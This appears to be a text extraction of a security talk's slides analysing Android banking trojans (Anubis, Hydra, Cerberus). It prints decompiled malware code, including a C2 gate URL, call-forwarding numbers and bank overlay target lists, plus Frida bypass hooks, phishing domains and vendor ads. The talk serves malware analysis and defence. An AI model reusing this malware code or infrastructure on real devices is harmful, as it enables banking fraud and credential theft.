Process exec = Runtime.getRuntime().exec("/system/bin/toolbox ps -p -P -x -c");
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(exec.getInputStream()));
List<String> arrayList = new ArrayList();
List<a> arrayList2 = new ArrayList();
while (true) {
    String readLine = bufferedReader.readLine();
    if (readLine == null) {
        break;
    }
    arrayList.add(readLine);
}
exec.waitFor();
for (String str2 : arrayList) {
    if (str2.startsWith("u0") && str2.contains(" fg ")) {
        try {
            str2 = str2.split("\\s+", 13)[12];
            if (str2 != null) {
                String[] split = str2.split("\\s+");
                String str3 = split[2];
                if (str3.contains(".")) {
                    a aVar = new a();
                    aVar.a(str3);
                    arrayList2.add(aVar);
                    str2 = split[3];
                    if (str2 != null) {
                        split = str2.split(":", 2);
                        if (split[1] != null) {
                            split = split[1].split(",");
                            if (split[0] != null) {
                                try {
                                    aVar.a(Integer.valueOf(split[0]).intValue());
                                } catch (NumberFormatException e) {
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

3



# Analysis: Anubis


INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

28





# Analysis: Anubis

INTRODUCTION


ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

## Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing



# Analysis: Anubis

INTRODUCTION

**ANDROID MALWARE**

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

30

## Hunting anubis

1. Fake apps
2. Imitating other apps
3. Phishing

The image shows several screenshots related to the Anubis malware analysis:

- Top Left:** A screenshot of a fake app listing for 'Sahibinden' on an Android app store. The app icon is a yellow square with a black 'S'. The listing includes a star rating and a green 'Install' button.
- Top Middle:** Two screenshots of phishing login pages. The first is for 'Halkbank' (Bireysel İnternet Bankası) with fields for 'Müşteri/TC Kimlik Numaranız' and 'Parola'. The second is for 'Ziraat Bankası' (İnternet Şubesi'ne) with fields for 'T.C. Kimlik No veya Müşteri No' and 'Şifre'. Both pages have a 'GİRİŞ' (Login) button.
- Top Right:** A screenshot of an Adobe Flash Player installation prompt from 'flashmaster.pw'. It shows the Adobe logo and the text 'ADOBE FLASH PLAYER' with an 'Install' button.
- Bottom Right:** A security warning dialog box that says: 'This type of file can harm your device. Do you want to keep Flash-2017.apk anyway?' with 'CANCEL' and 'OK' buttons.
- Center:** A text box containing the following information:
  - X**
  - <https://e-trafikcezasiodemesi.net/index.php?cont=kliets&page=1>
  - IMEI/ID, ŞEBEKE, ANDROID. OS, VERSION, ÜLKE, BANKA, MODEL, ROOT, EKLAN, Açık / Kapalı, TARİH, İNJECT KISMI ...
  - Te Ma Etmaje Panel**
  - <https://e-trafikcezasiodemesi.net/>
  - IMEI/ID, ŞEBEKE, ANDROID. OS, VERSION, ÜLKE, BANKA, MODEL, ROOT, EKLAN, Açık / Kapalı, TARİH, İNJECT KISMI ...
  - Te Ma Etmaje Panel**
  - [www.guvenlitrafikcezasiodemeyeri.com/](http://www.guvenlitrafikcezasiodemeyeri.com/)
  - 6 Nis 2017 - IMEI/ID, ŞEBEKE, ANDROID. OS, VERSION, ÜLKE, BANKA, MODEL, ROOT, EKLAN, Açık / Kapalı, TARİH, İNJECT KISMI ...

2

# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

31

## Anubis features

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```
package com.sahibindan.app;

import android.os.Environment;
import com.sahibindan.app.engine.Rows;
import java.io.File;
import java.util.Arrays;
import java.util.List;

public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList(new String[]{"https://junilogart8.info:7227/gate.php"});
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000;
    public static final long TASKS_CHECK_INTERVAL = 60000;
}
```

1



# Analysis: Anubis

INTRODUCTION

**ANDROID MALWARE**

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

32

## Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware

```

public static final String req = s("r**pE2****pE2****pE2**e**pE2
public static final String req_exp = s("r**pE2****pE2****pE2**e**pE2
public static final String resp_code = s("r**pE2****pE2****pE2**s**
public static final String root = s("r**pE2**o**pE2****pE2**o**pE2**
public static final String s_package = s("p**pE2**a**pE2****pE2****p
public static final String settings_key1 = s("s**pE2**1**pE2****pE2**
public static final String settings_key2 = s("s**pE2**2**pE2****pE2**
public static final String size = s("s**pE2****pE2****pE2**i**pE2**
public static final String sql_asc = s(" **pE2****pE2****pE2**A**pE2
public static final String sql_format = s("c**pE2****pE2**r**pE2**e**
public static final String sql_id = s("_**pE2****pE2****pE2**i**pE2**
public static final String sql_package = s("p**pE2**a**pE2****pE2****
public static final String sql_path = s("p**pE2****pE2**a**pE2**t**p
public static final String sql_task_id = s("t**pE2**a**pE2**s**pE2**
public static final String sql_tasks = s("t**pE2****pE2**a**pE2**s**
public static final String sql_try_count = s("t**pE2****pE2**a**pE2**s**
public static final String sql_what = s(" **pE2****pE2****pE2**A**pE2
public static final String text_html = s("t**pE2****pE2****pE2**i**pE2**
public static final String times = s("t**pE2****pE2****pE2**i**pE2**

```

```

→ Desktop sed 's/\**\*pE2\*\*/g' www
.apk
application/vnd.android.package-archive
downloads
internal://close

s1
s2

```

2





# Analysis: Anubis

INTRODUCTION

**ANDROID MALWARE**

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

33

## Anubis features

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware

```

class tRIrsGl ()
String BJydTi = "rpftht rincsrnsas ipalsitrd ertaeraroo irdsen ipalsitrd ertaeraroo irdse
String FWDQMYvfyzc = "spdael aharsr cispnzopict urfsoeae rdgftiel tsmsyger u spdael aharsr c
String KSIILZLycj = "tltrtir etmreiebt autbiswlyisn dawodi noabosuleonse lcuieng rpftht rinc
int OUhPcNR = 69;
String PgBmNHP = "tltrtir etmreiebt autbiswlyisn tltrtir etmreiebt autbiswlyisn buriliuzo if
String UXOWgGzco = "nlgeiusuoe nrutbpeum snst tltrtir etmreiebt autbiswlyisn fredrmod ubarbg
String UYwfwXPrHZV = "ipalsitrd ertaeraroo irdsen rpftht rincsrnsas buriliuzo iflcaulgnr
int hpzUZpRXGy = 3907;
String mOHpcT = "urfsoeae rdgftiel tsmsyger u urfsoeae rdgftiel tsmsyger u dawodi noabosuleo
String qpqCFotARgrt = "dawodi noabosuleonse lcuieng spdael aharsr cispnzopict rpftht rincro
String rnHlwJn = "dawodi noabosuleonse lcuieng rpftht rincsrnsas ipalsitrd ertaeraroo ird
String ygwmtjXu = "urfsoeae rdgftiel tsmsyger u sltnrndecohcie p ipalsitrd ertaeraroo irdse

tRIrsGl() {
}

```

2



# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

34

## Anubis features

1. Dropper
2. Obfuscation + encryption
3. Bankbot + ransomware
  - a. Call forwarding

```
public void onReceive(Context context, Intent intent) {
    Log.d("12280", "Number is-->> " + this.f1609a);
    this.f1609a = intent.getStringExtra("android.intent.extra.PHONE_NUMBER");
    ArrayList arrayList = new ArrayList();
    arrayList.add("+9008502200000");
    arrayList.add("+908502200000");
    arrayList.add("+904440000");
    arrayList.add("+9008502220400");
    arrayList.add("+908502220400");
    arrayList.add("+904440400");
    arrayList.add("+9008502220724");
    arrayList.add("+908502220724");
    arrayList.add("+904440724");
    arrayList.add("+9008502222525");
    arrayList.add("+908502222525");
    arrayList.add("+904442525");
    arrayList.add("+9008502227878");
    arrayList.add("+908502227878");
    arrayList.add("+904447878");
    arrayList.add("+9008502000666");
    arrayList.add("+908502000666");
    arrayList.add("+904440832");
    arrayList.add("+9002166353535");
    arrayList.add("+902166353535");
    arrayList.add("+9008507240724");
```

3



# Analysis: Anubis

INTRODUCTION

**ANDROID MALWARE**

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS


35

## Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
  - a. Call forwarding
  - b. Overlay attack

```
|OTP Smart|
|OschadBank|
|PlatinumBank|
|UniCreditBank|
|aval_bank_ua|
|UKRGASBANK|
|UKRSIBBANK|
|Chase|
|Wells Fargo|
|BOA|
|TD Bank|
|AKBANK_TR|
|YapiKredi_TR|
|ISBANK_TR|
|QNB_FinansBank_TR|
|GarantiBank_TR|
|HalkBank_TR|
|Ziraat_TR|
```

```
|SberBank_RU|
|AlfaBank_RU|
|QIWI|
|R-CONNECT|
|Tinkoff|
|PayPal|
|webmoney|
|RosBank|
|VTB24|
|MTS BANK|
|Yandex Bank|
|Privat24_UA|
|OshadBank_UA|
|RussStandart|
|UBank|
|Idea_Bank|
|Iko_Bank|
|Bank_SMS|
```



# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

36

## Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
  - a. Call forwarding
  - b. Overlay attack

```
Java.perform(function() {  
  
    var file = Java.use("java.io.File");  
  
    file.delete.implementation = function(input) {  
  
        if(this.getAbsolutePath().includes(".jar")) {  
  
            console.log("this.getAbsolutePath());  
  
        }  
  
        return true  
  
    }  
  
});
```





# Analysis: Anubis

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

37

Anubis features

1. Dropper
2. ~~Obfuscation~~ + encryption
3. Bankbot + ransomware
  - a. Call forwarding
  - b. Overlay attack

```
var unlinkPtr = Module.findExportByName(null, 'unlink');  
  
Interceptor.replace(unlinkPtr, new NativeCallback(function () {  
    console.log("[*] unlink() encountered, skipping it.");  
}, 'int', []));
```



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

## Hunting Hydra

1. Fake apps
2. Imitating government apps

Selection	ID	Info	Upload Date	Country	IP Address	Android Version	Online	Online Time	Not	Tag	Credentials	Actions
<input type="checkbox"/>	2695	Admin rights: disabled Sms admin: disabled	10/27 08.02.2019	-	[redacted]	samsung GT-I9100 - Android: 25 (7.1.2)	● Last seen 8 minutes ago	10:29 08.02.2019	-	com.beoporax.eopfdspov	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>	2694	Admin rights: enabled Sms admin: disabled	03/25 08.02.2019	Japan	[redacted]	[redacted] - Android: 22 (5.1)	● Last seen 7 hours ago	03:29 08.02.2019	-	com.beoporax.eopfdspov	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>	2693	Admin rights: disabled Sms admin: disabled	23/15 07.02.2019	-	[redacted]	alps GM6 - Android: 27 (8.1.0)	● Last seen 10 hours ago	23:43 07.02.2019	-	com.okagajax.baoptloa	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>	2687	Admin rights:	22/08	-	[redacted]	samsung SM-A320F -	●	06:38 08.02.2019	-	com.bdoroaxopd.drpwoewqasc	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>								15:58 07.02.2019	-	com.beoporax.eopfdspov	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>								03:39 07.02.2019	-	com.okagajax.baoptloa	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping
<input type="checkbox"/>								7:30 07.02.2019	-	com.bcoeporop.coloprosax	-	Send SMS View SMS Lock Request sms admin USSD Apps List Refresh Ping

# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

39

## Hydra Features

1. Dropper
  - a. anti-\* techniques
2. Overlay attack
3. Bankbot
  - a. + information stealer

```
public class Rvyyhknhv extends Application {
    static {
        System.loadLibrary("willslove");
    }

    @Override // android.app.Application
    public void onCreate() {
        super.onCreate();
        this.rprvd();
    }

    private native void rprvd() {
    }

    public static boolean j() {
        if(new Date().getTime() >= 1553655180000L && new Date().getTime() <= 0x169F09042E0L) {
            return 1;
        }

        return 0;
    }
}
```

```
DAT_00031204 = (**(code **)(*param_1 + 0x54))(param_1,param_3);
DAT_00031208 = time((time_t *)0x0);
srand48(DAT_00031208);
UNRECOVERED_JUMPTABLE = (code *)FUN_0001858c();
/* WARNING: Could not recover jumtable at 0x0
/* WARNING: Treating indirect jump as call */
(*UNRECOVERED_JUMPTABLE)(0x44c4698,param_1,0x1e1f);
return;
```

```
00002e98 Java_com_homefurniture_decoration_kja_Dvwa_ldule
00002eca Java_com_homefurniture_decoration_kja_Dvwa_lisav
00002efc Java_com_homefurniture_decoration_kja_Dvwa_rzewfwc
00002f2f Java_com_homefurniture_decoration_kja_Jasx_jqfck
00002f61 Java_com_homefurniture_decoration_kja_Jasx_mmpwxdl
00002f94 Java_com_homefurniture_decoration_kja_Jasx_siboevt
00002fc7 Java_com_homefurniture_decoration_kja_Jasx_wksysr
00002ff9 Java_com_homefurniture_decoration_kja_Rvyyhknhv_rprvd
0000302f Java_com_homefurniture_decoration_kja_Wrjqfiaig_kedkpk
00003067 Java_com_homefurniture_decoration_kja_Wrjqfiaig_ocbisjoh
000030a0 Java_com_homefurniture_decoration_kja_Wrjqfiaig_puxvef
000030d7 Java_com_homefurniture_decoration_kja_Ylgdtz_sgeihnp
```

```

v0_10 = (WebView) this._findCachedViewById(id.webView);
((WebView) this._findCachedViewById(id.webView)).setBackgroundColor(0);
WebView v0_10 = (WebView) this._findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_10, "webView");
v0_10.setWebViewClient(((WebViewClient) new MainActivity.setup.1());
WebView v0_11 = (WebView) this._findCachedViewById(id.webView);
Intrinsics.checkExpressionValueIsNotNull(v0_11, "webView");
v0_11.setWebChromeClient(new WebChromeClient());
((WebView) this._findCachedViewById(id.webView)).loadUrl("https://www.edevlet.net/");

```



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

40

## Hydra Features

1. Dropper
  - a. ~~anti \* techniques~~
2. Overlay attack
3. Bankbot
  - a. + information stealer

```
Java.perform(function() {  
  
    var dateTime = Java.use('java.util.Date');  
  
    dateTime.getTime.implementation = function() {  
  
        var val = 1554087180000;  
  
        return val;  
  
    };  
  
    var tel = Java.use('android.telephony.TelephonyManager');  
  
    tel.getSimCountryIso.overload().implementation = function() {  
  
        var val = 'tr';  
  
        return val;  
  
    };  
  
});
```



# Analysis: Samples Targeting Turkey

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

41

## Hydra Features

### 1. Dropper

a. ~~anti \* techniques~~

### 2. Overlay attack

### 3. Bankbot

a. + information stealer

```
var time = Module.findExportByName('libc.so', 'time');
Interceptor.replace(time, new NativeCallback(function() {
    var val = 1554087180;
    return val;
}, 'long', ['long']));

var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
    console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```



# Analysis: Cerberus


INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

42



# Analysis: Cerberus

INTRODUCTION


ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

43

**Cerberus** @AndroidCerberus · 23 Eyl  
Now in our starter kit there are injections for the USA, Italy, France, Turkey.  
Working with our product has become much easier.  
We are also engaged in the development of injections.  
[#cerberus](#) [#android](#) [#bot](#) [#bank](#) [#av](#) [#fuckav](#) [#eset](#) [#cerberusandroid](#)  
[#cerberusbot](#) [#xssis](#)



**Cerberus** @AndroidCerberus · 8 Eki  
We have added more injections to our public injection database.  
You can supplement it yourself by writing to us and providing your injections.  
We try for you, and do the maximum of injections from the start, for all the necessary applications.  
[xss.is/threads/29932/...](https://xss.is/threads/29932/)

```
cc.bitbank.bitbank.html
com.abnamro.nl.mobile.payments.html
com.akbank.android.apps.akbank_direkt.html
com.amazon.mShop.android.shopping.html
com.att.myWireless.html
com.barclays.android.barclaysmobilebanking.html
com.caisseepargne.android.mobilebanking.html
com.caisse.epargne.android.tablette.html
com.chase.sig.android.html
com.clairmail.fth.html
```



# Analysis: Cerberus

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

44

## What's new in cerberus?

Detection using sensor data

```
@Override // android.hardware.SensorEventListener
public void onSensorChanged(SensorEvent arg10) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor v0 = arg10.sensor;
        this.k.registerListener(this, v0, 3);
        if(v0.getType() == 1) {
            float[] v10_1 = arg10.values;
            float v0_1 = v10_1[0];
            float v1 = v10_1[1];
            float v10_2 = v10_1[2];
            long v2 = System.currentTimeMillis();
            if(v2 - this.m > 100L) {
                long v4 = v2 - this.m;
                this.m = v2;
                if(Math.abs(v0_1 + v1 + v10_2 - this.n - this.o - this.p) / (((float)v4)) * 10000f > 600f) {
                    this.a();
                }
                this.n = v0_1;
                this.o = v1;
                this.p = v10_2;
            }
        }
    }
}
```





# Why C2?

INTRODUCTION

ANDROID MALWARE

COMMAND & CONTROL

QUESTIONS & ANSWERS

45

- Store stolen information
- Distribute new sample
- Manage infected hosts



# Automated C2 Extraction

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

46

- Anubis, RedAlert and Mazar
  - <https://github.com/CyberSaxosTiGER/M2Extractor>
- Anubis (using reflection)
  - [https://github.com/eybisi/nwaystounpackmobilemalware/blob/master/getc2\\_info.py](https://github.com/eybisi/nwaystounpackmobilemalware/blob/master/getc2_info.py)

